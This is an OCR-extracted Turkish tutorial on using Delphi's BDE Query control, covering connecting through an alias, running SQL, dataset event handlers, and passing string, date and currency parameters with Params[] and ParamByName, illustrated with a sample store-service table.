
Uygulamanızı çalıştırdıktan sonra “Başlat” düğmesine tıklayın (Transaction İşlemi başlatılacaktır). Ardından tablonuzdaki kayıtlardan arka arkaya bir kaç tanesini silin (sildiğiniz kayıtlar Database nesnesine kaydedildi). Sildiğiniz kayıtları geri almak için “İptal Et” düğmesini, Tablonuzdan da silinmesi için “Tabloya Yaz” düğmesini tıklayabilirsiniz.

Query Kontrolü:

Veri kaynağına bağlantı yapabilmek için şu ana kadar hep "Table" kontrolünü kullandık. Fakat "Table" kontrolü veritabanı bağlantıları için tek seçenek değildir. Dilerseniz "Query" kontrolüyle de tablolarınıza kolayca bağlanabilirsiniz. "Query" kontrolü uygulamalarınızda sizlere çok daha fazla esneklik sağlayacaktır. Yinede bağlantı seçeneğiniz tamamen sizlere kalmıştır. "Query" kontrolüyle yapacağınız bağlantıdan sonra tablonuza yine kayıt girebilir, aynı şekilde değişiklikler yapabilirsiniz (Bu işlem her zaman mümkün olmayabilir. Özellikle birden fazla tabloyu birleştirerek bir sorgu oluşturduysanız kayıt işlemlerinizi yapmanıza izin vermeyebilir. Çok da mantıklıdır).


Aşağıdaki adımları izleyerek "Query" kontrolü ile Tablonuza nasıl bağlanabileceğinizi öğrenebilirsiniz.

- Birinci adımda formunuza bir adet "ScrollBox" kontrolü yerleştirip "Align" özelliğine "alClient" değerini aktarın (Bağlantı için zorunlu değildir. Fakat formunuza çok estetik bir görünüm kazandıracaktır).
- İkinci adımda formunuza bir adet "BDE" Yaprağında yer alan "Query" kontrolünü sürükleyip bırakın.
- "Query" kontrolünü seçip "DataBaseName" özelliğine tablonuzun bulunduğu klasörü referans gösteren "Alias" isminizi aktarın.
- Dördüncü adımda "Object Inspector" penceresinde yer alan "SQL" özelliğine tıklayarak açılan editöre sorgu komutlarınızı girin.



- "OK" Düğmesine bastıktan sonra "Query" kontrolünüzün "Object Inspector" penceresinden (kodlada yapabilirsiniz) "Active" özelliğini true yapın.

- ❖ Formunuza “DataAccess” Yaprağında yer alan “DataSource” nesnesinden bir adet yerleştirip “DataSet” özelliğine “Query1” nesnesini aktarın.
- ❖ Yedinci adımda formunuza bir adet “DataControls” yaprağında yer alan “DataGrid” nesnesi yerleştirip “DataSource” özelliğine “DataSource1” nesnesini aktarın. Artık uygulamanızı çalıştırabilirsiniz.



SIRANO	MAGAZAADI	SERVISTARIHI	GIDENFIRMA	ARIZASEBEBI	FATURATUTARI
1	MIGROS	01.02.2003	UGUR MUHENDISLIK	KLIMA	150.000.000,00 TL
2	GIMA	02.03.2003	ALPSAN	TESISAT	75.000.000,00 TL
3	MIGROS	02.04.2003	ALP YAPI	TESISAT	50.000.000,00 TL
4	DIA	03.04.2003	UGUR MUHENDISLIK	KLIMA	225.000.000,00 TL
5	DIA	03.05.2003	DEMIRLI INSAAT	HAVA KANALI	400.000.000,00 TL
6	MIGROS	03.06.2003	ALP YAPI	KLIMA	80.000.000,00 TL
9	GURALLAR	03.04.2003	ALPSAN	KLIMA	125.000.000,00 TL

Tüm kayıtların “DataGrid” nesnesine aktarıldığını göreceksiniz.

- **Query1.DatabaseName**

Tablonuzun bulunduğu klasörü referans gösteren “Alias” ismini bu özelliğe aktarabilirsiniz. Bu sayede o klasörde bulunan tüm tablolar kolayca sorgulanabilecektir (Klasör yolunuda verebilirsiniz ama siz hep Alias ismini kullanın).

```
procedure TForm1.FormCreate(Sender: TObject);
begin
  Query1.DatabaseName:='gazi';//Alias ismini aktarın
end;
```

- **Query1.SQL.Add**

Sorgu komutunuzu aktarabileceğiniz methoddur. Burada sorgulamak için “DataBaseName” özelliğine aktardığınız alias içerisinde bulunan tüm tablo isimlerini kullanabilirsiniz (birden fazla tabloyu iç içe sorgulayabilirsiniz). “Query” kontrolünüz deki “SQL” sorgusunda yapacağınız her değişiklikten sonra verileri izleyebilmek için “Query1.Open” satırını kullanmalısınız. Aksi takdirde düzgün bir “SQL” komutu yazsanız bile sonuçları “DataGrid” nesnesinde göremezsiniz.

```
procedure TForm1.FormCreate(Sender: TObject);
begin
  Query1.DatabaseName:='gazi';
  Query1.SQL.Add('Select * From servis');//sorgu komutları
  Query1.Open;
end;
```

- **Query1.Open**

"Query" kontrolü içerisinde yer alan kayıtları kullanıma açmayı sağlayan methoddur. Özellik sorgu komutlarında yapılan her değişiklikten sonra kullanılması gerekecektir (sadece zamanını iyi belirlemelisiniz).

```
procedure TForm1.FormCreate(Sender: TObject);
begin
  Query1.Open;
end;
```

- **Query1.RequestLive**

Varsayılan olarak bu değer "false" dır. Yani "Query" kontrolünden kayıt girme işlemi yapılamaz. Şayet bu özelliğe "True" değerini aktarırsanız, tablonuza yeni kayıt ekleyebilir, kayıt değiştirebilirsiniz (bilhassa birden fazla tabloyla çalışıyorsanız bu özelliğe true aktarsanız bile kayıt giremiyebilirsiniz).

```
procedure TForm1.FormCreate(Sender: TObject);
begin
  Query1.RequestLive:=true;//kayıt işlemlerine izin ver
end;
```

- **Query1.Close**

Açık olan "Query" kontrolünü kapatmak için kullanılan methoddur. Şayet "DataGrid" nesnesi içeriklerini "Query" den alıyorsa, bu komuttan sonra hiç bir kaydı göstermeyecektir.

```
procedure TForm1.FormCreate(Sender: TObject);
begin
  Query1.Close;//DataGrid hiç bir kaydı artık göstermez
end;
```

Query Kontrolüne Ait Yordamlar:

Query kontrolüyle işlem yaparken kontrolün kullandığı bir çok tetikleyici ile çalışabilirsiniz. Aşağıda bu tetikleyicilere değinilmektedir.

- **AfterCancel Yordamı**

"Navigator" kontrolündeki (kodla oluşturmuş ta olabilirsiniz)Cancel düğmesinin tıklanılması durumunda işleyen bir yordamdır.

```
procedure TForm1.Query1AfterCancel(DataSet: TDataSet);
begin
  ShowMessage('İşlemi İptal Ettiniz');
end;
```

- **AfterClose Yordamı**

"Query" kontrolü ile bağlantı koptuğu anda işleyen bir yordamdır. "Query1.Close" komutu bu yordamı otomatik olarak işletecektir.

```
procedure TForm1.Query1AfterClose(DataSet: TDataSet);
begin
  ShowMessage('Bağlantıyı Kapattınız');
end;
```

- **AfterDelete Yordamı**

"Query" kontrolünden bir kaydın silinmesi durumunda otomatik olarak işleyen bir yordamdır.

```
procedure TForm1.Query1AfterDelete(DataSet: TDataSet);
begin
  ShowMessage('Kayıt Silindi');
end;
```

- **AfterEdit Yordamı**

"Query" Edit moduna alındığı anda (Navigator kontrolündeki Edit düğmesine basılırsa) otomatik olarak işleyen bir yordamdır. Bu yordamın işletilmesi için "Query1.Edit" komutunun verilmesi yeterli olacaktır.

```
procedure TForm1.Query1AfterEdit(DataSet: TDataSet);
begin
  ShowMessage('Kayıt Değiştirme Moduna Geçtiniz);
end;
```

- **AfterInsert Yordamı**

Kayıt ekleme işlemi yapıldığı anda otomatik olarak işleyen bir yordamdır.

```
procedure TForm1.Query1AfterInsert(DataSet: TDataSet);
begin
  ShowMessage('Kayıt Eklemek İstediniz');
end;
```

- **AfterPost Yordamı**

Kaydet düğmesine basıldıktan sonra işleyen yordamdır.

```
procedure TForm1.Query1AfterPost(DataSet: TDataSet);
begin
  ShowMessage('Kayıt İşlemi Başarıyla Tamamkandı');
end;
```

- **AfterRefresh Yordamı**

"Refresh" düğmesine tıklanıldıktan sonra otomatik olarak işleyen bir yordamdır.

```
procedure TForm1.Query1AfterRefresh(DataSet: TDataSet);
begin
  ShowMessage('Kayıtlar Güncellendi');
end;
```

- **OnCalcFields Yordamı**


"Query" kontrolünde sütunları hesaplatmak için kullanılan yordamdır. Table kontrolünde bu yordama örnek verilmiştir. Bu yüzden tekrar örneklendirilmeyecektir.

Örnek verilen yordamların "Before" ile başlayanları da "After" ile aynı zamanda tetiklenmektedir. Sadece birincisi işlem tamamlandıktan önce diğeri ise tamamlanmadan sonra işlemektedir.


Wizard Kullanarak Query Kontrolüyle Tabloya Bağlanmak:

Aşağıdaki adımları izleyerek "Query" kontrolü ile tablolarınıza bağlanabilirsiniz.

- "File->New->Other" seçeneklerini seçin.
- Açılan "New Item" penceresinden "Business" yaprağında yer alan "Database FormWizard" iconuna çift tıklayın. Aşağıdaki pencere açılacaktır.



- Bu pencerede "DataSet Options" kısmından "Create a form using Tquery objects" seçeneğini işaretleyip Next düğmesine tıklayın.
- Yeni açılan pencereden "SERVIS" tablonuzu bularak "Next" düğmesine tıklayın.
- Buradan sonraki adımları "Table" kontrolünde yaptığımız şekilde tamamlayıp "Finish" buttonuna tıklayın.



SIRANO	MAGAZAADI	SERVISTARIHI	GIDENFIRMA
1	MIGROS	01.02.2003	UGUR MUHENDISLIK
2	GIMA	02.03.2003	ALPSAN
3	MIGROS	02.04.2003	ALP YAPI
4	DIA	03.04.2003	UGUR MUHENDISLIK
5	DIA	03.05.2003	DEMIRLI INSAAT

"Finish" ten sonraki ekran görüntünüz yukarıdaki şekilde gerçekleşecektir.

Query Kontrolüne Parametre Değeri Göndermek:

Çoğu durumda tablonuzda yer alan tüm kayıtları değilde, sadece sizin işinize yarayan kayıtları listelemek isteyeceksiniz. Böyle durumlarda "Query" kontrolüne bana sadece göndereceğim parametre değerine uyanları listele demelisiniz. Bu işlemi yapmak hiçte zor değil. İşin içerisine parametre değeri girdiği zaman aşağıdaki özellik ve methodlarıda öğrenmeniz gerekmektedir.

- **Query1.SQL.Clear**

Var olan "Query" yi kapatıp tüm parametreleri temizlemek için kullanılan methoddur.

```
procedure TForm2.Edit1KeyPress(Sender: TObject; var Key: Char);
begin
    Query1.SQL.Clear;//parametreleri temizle
end;
```

- **Query1.SQL.Add**

Bu method daha önceden anlatılmıştı. Fakat burada hem sorguyu hemde parametreyi yaratacağımız için tekrar göstermemiz gerekiyor.

```
procedure TForm2.Edit1KeyPress(Sender: TObject; var Key: Char);
begin
  if Key=#13 Then
    begin
      Query1.SQL.Clear;
      Query1.SQL.Add('Select * from servis Where MAGAZAADI=:MAG');
    end;
end;
```

Query1.**SQL.Add**('Select * from servis Where MAGAZAADI=:MAG');


Kod satırında yer alan (Where MAGAZAADI=:MAG) bölümü hem parametreyi hemde sorgu koşulunu belirlemektedir. Daha sonraki adımlarda bu parametreye programınızın içerisinden kolayca değer gönderebilirsiniz. Sorgu içerisinde parametre belirlemek için **"=:"** karakterleri kullanılmaktadır (aslında buradaki = kendi görevini yapıyor ama beraber düşünmenizin bir sakıncası yoktur). İlk parametreyi "params[0]" veya ismi ile kullanabilirsiniz. İkinci parametreyi yaratırsanız oda params[1] olacaktır.

- **Query1.Params[]**

Sogu komutu içerisinde yaratılan parametrelere değer göndermek için kullanılan methoddur. Oluşturulma sırasına göre ilk parametre "Params[0]" ikinci parametrede "Params[1]" değişkenleriyle adlandırılacaktır.

```
procedure TForm2.Edit1KeyPress(Sender: TObject; var Key: Char);
begin
  if Key=#13 Then
    begin
      Query1.SQL.Clear;//temizle
      Query1.SQL.Add('Select * from servis Where MAGAZAADI=:MAG');
      Query1.Params[0].AsString:=Edit1.Text;//parametreye değer al
    end;
end;
```

Şimdi aşağıdaki tasarımı oluşturup (Query kontrolüyle oluşturun) yukarıdaki özellik ve methodları örnek üzerinde deneyelim.




```
procedure TForm2.FormCreate(Sender: TObject);
begin
  Query1.DatabaseName:='gazi';
  Query1.Close;
  Query1.SQL.Add('sELECT * fROM servis');
  Query1.Open;
end;
```

```
procedure TForm2.Edit1KeyPress(Sender: TObject; var Key: Char);
begin
  if Key=#13 Then//enter tuşuna basarsa
    begin
      Query1.SQL.Clear;
      Query1.SQL.Add('Select * from servis Where MAGAZAADI=:MAG');
      Query1.Params[0].AsString:=Edit1.Text;//parametreye değer yolla
      Query1.Open;
    end;
end;
```

Kodları ekleyip programızı çalıştırın. "Edit" kontrolüne mağaza ismini girip "Enter" tuşuna basın. Girdiğiniz değer parametre olarak sorguya gönderilecek, yazdığınız mağaza ismine ait kayıtlar listelenecektir.

- **Query1.ParamByName**

"Params[]" değişkeni yerine bu özelliği kullanarak ta sorgunuza parametre değeri gönderebilirsiniz.


```
Query1.SQL.Add('Select * from servis Where MAGAZAADI=:MAG');
Query1.ParamByName('MAG').AsString:=Edit1.Text;
```

Yukarıdaki örnekte yer alan kodu aşağıdaki şekilde değiştirip uygulamanızı yeniden çalıştırın.

```
procedure TForm2.FormCreate(Sender: TObject);
begin
  Query1.DatabaseName:='gazi';
  Query1.Close;
  Query1.SQL.Add('sELECT * fROM servis');
  Query1.Open;
end;
procedure TForm2.Edit1KeyPress(Sender: TObject; var Key: Char);
begin
  if Key=#13 Then
    begin
      Query1.SQL.Clear;
      Query1.SQL.Add('Select * from servis Where MAGAZAADI=:MAG');
      Query1.ParamByName('MAG').AsString:=Edit1.Text;
      Query1.Open;
    end;
end;
```

Parametre Olarak Tarih İçerikli Değişken Kullanmak:

Parametre olarak kullanacağınız değişkenin değeri tarih içerikli olacak ise o zaman kodlamanızı aşağıdaki şekilde değiştirmelisiniz.




SIRANO	MAGAZAADI	SERVISTARIHI	GIDENFIRMA	ARIZASEBEBI	FATURATUTARI
3	MIGROS	02.04.2003	ALP YAPI	TESISAT	50.000.000,00 TL
4	DIA	03.04.2003	UGUR MUHENDISLIK	KLIMA	225.000.000,00 TL
9	GURALLAR	03.04.2003	ALPSAN	KLIMA	125.000.000,00 TL
5	DIA	03.05.2003	DEMIRLI INSAAT	HAVA KANALI	400.000.000,00 TL
10	GURSOYLAR	03.05.2003	ALP YAPI	TESISAT	150.000.000,00 TL
6	MIGROS	03.06.2003	ALP YAPI	KLIMA	80.000.000,00 TL

```
procedure TForm2.FormCreate(Sender: TObject);
//Bağlantı işlemleri yapılıyor
begin
  Query1.DatabaseName:='gazi';
  Query1.Close;
  Query1.SQL.Add('sELECT * fROM servis');
  Query1.Open;
end;

procedure TForm2.Edit2KeyPress(Sender: TObject; var Key: Char);
//Tarih değişkenine göre sorgula
begin
 if Key=#13 Then
    begin
      Query1.SQL.Clear;
      Query1.SQL.Add('Select * from servis Where SERVISTARIHI>=:SER');
      Query1.ParamByName('SER').AsDate:=StrToDate(Edit2.Text);
      Query1.Open;
    end;
end;
```

Programı çalıştırın. “Edit” kontrolüne koşul tarihinizi girip “Enter” tuşuna basın. Girdiğiniz tarihten sonra yapılmış olan tüm servisler listelenecektir.

Parametre Olarak Parasal İçerikli Değişken Kullanmak:


Parametre değeri olarak parasal değer kullanacaksanız, aşağıdaki şekilde bir kodlama yapmalısınız.




```
procedure TForm2.FormCreate(Sender: TObject);
//Bağlantı için gerekli olan kod satırları
begin
  Query1.DatabaseName:='gazi';
  Query1.Close;
  Query1.SQL.Add('sELECT * fROM servis');
  Query1.Open;
end;

procedure TForm2.Edit3KeyPress(Sender: TObject; var Key: Char);
//Parametreye göre sorgula
begin

 if Key=#13 Then
    begin
      Query1.SQL.Clear;
      Query1.SQL.Add('Select * from servis Where FATURATUTARI>=:FAT');
      Query1.ParamByName('FAT').AsCurrency:=StrToCurr(Edit3.Text);
      Query1.Open;
    end;
end;
```

Birden Fazla Parametre Değeri Göndermek:

Oluşturacağınız sorguda birden fazla parametre değeri kullanacaksanız. Aşağıdaki şekilde bir kodlama yapmalısınız.

